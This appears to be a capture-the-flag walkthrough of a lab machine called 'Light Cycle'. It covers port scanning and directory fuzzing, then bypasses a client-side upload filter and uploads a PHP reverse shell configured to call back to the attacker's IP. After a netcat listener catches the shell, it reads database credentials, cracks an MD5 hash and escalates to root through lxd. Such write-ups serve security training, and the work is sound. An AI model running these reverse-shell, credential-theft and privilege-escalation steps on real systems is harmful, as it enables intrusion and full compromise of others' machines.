
```
$ nmap -Pn -A 10.10.42.20
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 22:38 EDT
Nmap scan report for 10.10.42.20
Host is up (0.22s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
65000/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-cookie-flags:
|   /:
|   PHPSESSID:
|_   httponly flag not set
|_http-title: Light Cycle

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.68 seconds
```

We can see that there are 2 ports open

Question 2

From the previous scan, we can see that there are two http servers running on the machine. Port 65000 is not a common port for a http server. Opening it in a firefox browser reveals a login page with the page title "Light Cycle".



Question 3

We can fuzz the url using gobuster to search for a hidden php file.

```
└─$ gobuster fuzz --no-error --url http://10.10.42.20:65000/FUZZ.php -w ~/Wordlists/dirbruteforce.txt -b 404,400

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.42.20:65000/FUZZ.php
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/goldensquirrel/Wordlists/dirbruteforce.txt
[+] Excluded Status codes: 400,404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/07/21 23:36:57 Starting gobuster in fuzzing mode

Found: [Status=403] [Length=279] http://10.10.42.20:65000/.htpasswd.php
Found: [Status=403] [Length=279] http://10.10.42.20:65000/.htaccess.php
Found: [Status=200] [Length=800] http://10.10.42.20:65000/index.php
Found: [Status=200] [Length=1328] http://10.10.42.20:65000/uploads.php

2022/07/21 23:44:24 Finished
```


We can see that there are 2 successful results (status code 200) which are `index.php` and `uploads.php`. opening the `uploads.php` directory reveals what appears to be an upload page.



We can try uploading by pressing the image. If we upload something, it can assist us in finding the uploads directory later on. If we try to upload an image which is a supported file type, we notice that the upload is not accepting it.




Inspecting the network tab of firefox, we can see that there is a javascript file called `filter.js` which is likely a client-side filter that we can block so that we will be able to upload a file.



Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	GET	10.10.42.20:...	uploads.php	document	html	800 B	1.30 KB	427 ms
200	GET	10.10.42.20:...	filter.js	script	js	574 B	322 B	214 ms
200	GET	10.10.42.20:...	upload.js	script	js	924 B	1.18 KB	426 ms
304	GET	10.10.42.20:...	left-most.png	img	png	cached	413 B	219 ms
304	GET	10.10.42.20:...	left-most-angled.png	img	png	cached	668 B	218 ms
304	GET	10.10.42.20:...	middle-bar.png	img	png	cached	523 B	434 ms
304	GET	10.10.42.20:...	right-angled.png	img	png	cached	670 B	432 ms
304	GET	10.10.42.20:...	upload-button.png	img	png	cached	9.76 KB	432 ms
200	GET	10.10.42.20:...	favicon.png	FaviconLoader....	png	cached	7.16 KB	0 ms

We can block firefox from receiving this javascript file like in the image below.



Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	GET	10.10.42.20:...	uploads.php	document	html	800 B	1.30 KB	427 ms
200	GET	10.10.42.20:...	filter.js	script	js	574 B	322 B	214 ms
200	GET	10.10.42.20:...	upload.js	script	js	924 B	1.18 KB	426 ms
304	GET	10.10.42.20:...	left-most.png	img	png	cached	413 B	219 ms
304	GET	10.10.42.20:...	left-most-angled.png	img	png	cached	668 B	218 ms
304	GET	10.10.42.20:...	middle-bar.png	img	png	cached	523 B	434 ms
304	GET	10.10.42.20:...	right-angled.png	img	png	cached	670 B	432 ms
304	GET	10.10.42.20:...	upload-button.png	img	png	cached	9.76 KB	432 ms
200	GET	10.10.42.20:...	favicon.png	FaviconLoader....	png	cached	7.16 KB	0 ms

Copy

Save All As HAR

Resend

Edit and Resend

Block URL

Open in New Tab

Open in Debugger

Start Performance Analysis...

Use as Fetch in Console

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	GET	10.10.42.20:...	uploads.php	document	html	800 B	1.30 KB	429 ms
⛔	GET	10.10.42.20:65...	filter.js	script		Blocked by Dev...		0 ms
200	GET	10.10.42.20:...	upload.js	script	js	925 B	1.18 KB	431 ms
304	GET	10.10.42.20:...	left-most.png	img	png	cached	413 B	212 ms
304	GET	10.10.42.20:...	left-most-angled.png	img	png	cached	668 B	425 ms
304	GET	10.10.42.20:...	middle-bar.png	img	png	cached	523 B	432 ms
304	GET	10.10.42.20:...	right-angled.png	img	png	cached	670 B	432 ms
304	GET	10.10.42.20:...	upload-button.png	img	png	cached	9.76 KB	432 ms
200	GET	10.10.42.20:...	favicon.png	FaviconLoader....	png	cached	7.16 KB	0 ms

Now we should be able to upload an image file just fine.



Question 4

We can run a directory enumeration using gobuster to look for the hidden directory.

```
└─$ gobuster dir --no-error --url http://10.10.42.20:65000 -w ~/Wordlists/dirbruteforce.txt -b 404,403,400

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                http://10.10.42.20:65000
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /home/goldensquirrel/Wordlists/dirbruteforce.txt
[+] Negative Status codes: 400,403,404
[+] User Agent:         gobuster/3.1.0
[+] Timeout:            10s



2022/07/21 23:41:27 Starting gobuster in directory enumeration mode

/api                (Status: 301) [Size: 317] [→ http://10.10.42.20:65000/api/]
/assets             (Status: 301) [Size: 320] [→ http://10.10.42.20:65000/assets/]
/grid              (Status: 301) [Size: 318] [→ http://10.10.42.20:65000/grid/]

2022/07/21 23:48:55 Finished
```

Checking each of these directories, we can see that the /grid directory contains the image we had uploaded from earlier which means that the /grid directory is where all uploads are saved.

Index of /grid

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 backrooms thing.jpeg	2022-07-22 08:18	82K	

Apache/2.4.29 (Ubuntu) Server at 10.10.134.170 Port 65000

Question 5

We can start off by generating our reverse shell and listener using a tool such as revshells.com. Just insert the IP & port of our machine, select the OS of the target machine (based on the Nmap scan the machine is running Ubuntu, a Linux distribution) and also choose a suitable reverse shell. In this case we will be using the PHP PentestMonkey reverse shell script.

→ ↻ 🏠 🔒 https://www.revshells.com 90% ★ 📧 ⬇️ 🔴 🔥 🐼

cyberChef ⌕ Starred Repos 📁 communication 📁 Cheatsheet 📁 Exploit Databases 📁 Become Hackerman

Theme Dark

Reverse Shell Generator

IP & Port

IP Port +1

Listener

nc -lvp 9001

Type Copy to clipboard Copy

Reverse Bind MSFVenom

OS Linux Show Advanced

PHP Emoji

PHP PentestMonkey

PHP Ivan Sincek

PHP cmd

PHP exec

PHP shell_exec

PHP system

PHP passthru

PHP *

PHP popen

PHP proc_open

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP.
Comments stripped to slim it down. RE:
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.19.56';
$port = 9001;
$chunk_size = 1400;
$write_a = null;
```

Shell Encoding Raw Copy

Now we can just download the reverse shell script and copy the listener command. We can now run the netcat listener.

```
$ nc -lvp 9001
listening on [any] 9001 ...
[]
```




Change the php reverse shell script's file extension from .php to .jpg.php to bypass the file upload type restriction.

Open the uploads page and repeat what we did in question 3 to block `filter.js`. Now we can upload our reverse shell onto the target machine.



If we check the directory where all uploaded files are saved, we can see our reverse shell script in there.

Index of /grid

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 backrooms thing.jpeg	2022-07-22 08:18	82K	
 payload.jpg.php	2022-07-22 10:30	2.5K	

Apache/2.4.29 (Ubuntu) Server at 10.10.134.170 Port 65000

Now we just click on the reverse shell script to run it and we should see a response on the listener.

```

$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.18.19.56] from (UNKNOWN) [10.10.134.170] 36760
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
10:52:37 up 2:36, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ 

```

We can now stabilise our shell using the commands taught on this day.

```

$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended nc -lvnp 9001

(goldensquirrel@kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvnp 9001
                                whoami

www-data
www-data@light-cycle:/$
www-data@light-cycle:/$ 

```

Change directory to the home directory and read the web.txt file to obtain the flag.

```

www-data@light-cycle:/$ cd ~
www-data@light-cycle:/var/www$ ls
ENCOM TheGrid web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ 

```

Question 6

The lines used to upgrade and stabilise the shell were used in question 5.

```

$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended nc -lvnp 9001

(goldensquirrel@kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvnp 9001
                                whoami

www-data
www-data@light-cycle:/$
www-data@light-cycle:/$ 

```


Question 7

Looking through the folders in the home directory, we will notice a particularly interesting file in ~/TheGrid/includes called dbauth.php. We can read this file and obtain the username and password to access the database.

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }
?>
```

Question 8

Now we can access the database using the credentials found in the previous question.

```
www-data@light-cycle:/ $ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

We can now check to see what databases are available.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron      |
+-----+
2 rows in set (0.04 sec)
```

Look at the tables inside the tron database.

```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users           |
+-----+
1 row in set (0.00 sec)
```

There is only one table in the database called users. We can view this table using the command below.

```
mysql> SELECT * FROM users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)
```

There seems to be a username and an encrypted password.

Question 9

We can try to crack this password using a password cracking website like crackstation.net. We just need to enter the encrypted password and click "Crack Hashes".

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7

✓ I'm not a robot



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Exact match, Partial match, Not found.

Question 10

We can login to the user “flynn” on the target machine using the decrypted password.

```
www-data@light-cycle:/$ su flynn
Password:
flynn@light-cycle:/$
```

Question 11

In the home directory of the user “flynn”, there is a file called user.txt and reading the file will give us a flag.

```
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Question 12

Checking the user groups, there is a group called `lxd` that can be leveraged to escalate privileges.

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$
```

Question 13

To leverage `lxd` for privilege escalation, we first start by checking what images are available.

```
flynn@light-cycle:/$ lxc image list
```

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCH	SIZE	UPLOAD DATE
Alpine	a569b9af4e85	no	alpine v3.12 (20201220_03:48)	x86_64	3.07MB	Dec 20, 2020 at 3:51am (UTC)

Now we know that there is an image called "Alpine" that we can use. So we can use the series of commands below to gain root privileges.

```
lxc init Alpine CONTAINERNAME -c security.privileged=true
```

```
lxc config device add CONTAINERNAME DEVICENAME disk source=/
path=/mnt/root recursive=true
```

```
lxc start CONTAINERNAME
```

```
lxc exec CONTAINERNAME /bin/sh
```

In this case we used `hacked` as the `CONTAINERNAME` and `devHacked` as the `DEVICENAME`.

In order to mount our storage and verify that we have root privileges, we run the following commands.

```
id
```

```
cd /mnt/root/root
```

```

flynn@light-cycle:/$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+
flynn@light-cycle:/$
flynn@light-cycle:/$ lxc init IMAGE_NAME CONTAINER_NAME -c security.privileged=true
flynn@light-cycle:/$
flynn@light-cycle:/$
flynn@light-cycle:/$ lxc image list
+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+-----+-----+-----+-----+-----+-----+-----+
flynn@light-cycle:/$ lxc init Alpine hacked -c security.privileged=true
Creating hacked
mnt/root recursive=true
Device devHacked added to hacked
flynn@light-cycle:/$ lxc start hacked
flynn@light-cycle:/$ lxc exec hacked /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt

```

Located in the `/mnt/root/root` directory, we see a file called `root.txt`. When we read this file, we find the flag and a final message.

```

/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}

"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!"
/mnt/root/root # █

```

Thought Process/Methodology:

We began by scanning the target machine for open ports. There was a hidden http server running on port 65000. Opening the website on port 65000 reveals a login page. We then proceeded to fuzz the url discovering a hidden php file. Opening this directory reveals a page for uploading images. When we attempted to upload an image, we noticed that our images would fail to upload. Upon closer inspection of the network tab in firefox, we noticed that there is a javascript file running on the client side called `filter.js` which is preventing us from uploading anything. So we then blocked `filter.js` in the firefox network tab in order to bypass the filter. In order to help us identify the directory where uploads are stored later on, we decided to upload an image. We then ran a directory enumeration on the url and identified the `/grid` directory. Upon opening this directory, we saw that it contained the image that we had uploaded earlier. Therefore, the `/grid` directory must be the directory where all uploaded items are located. Using this information we can launch a reverse shell on the machine.

We first started by crafting our PHP reverse shell using revshells.com. After that we started our listener using Netcat and uploaded the reverse shell through the uploads page by changing the file extension of the reverse shell script to `.jpg.php` to bypass the filter for

only images and also used the method from before to bypass `filter.js`. After that we head to the `/grid` directory and access the reverse shell script to launch the reverse shell.

Since the shell on our listener had limited capabilities, we decided to upgrade and stabilise our shell to get access to features like tab completion and arrow keys.

Next, we looked around in the config files of the server and found credentials to access a mysql database. Using the credentials, we read the database and found user credentials with a hashed password that was easily cracked using crackstation.net. We then logged in as the user on the machine using the decrypted credentials.

When checking the user groups, we realised that there was a group called `lxd` that we could leverage to escalate our privileges. In order to gain root access we used the commands taught on this day. After gaining root access, we located a txt file in the directory `/mnt/root/root` which contained the flag to complete this day.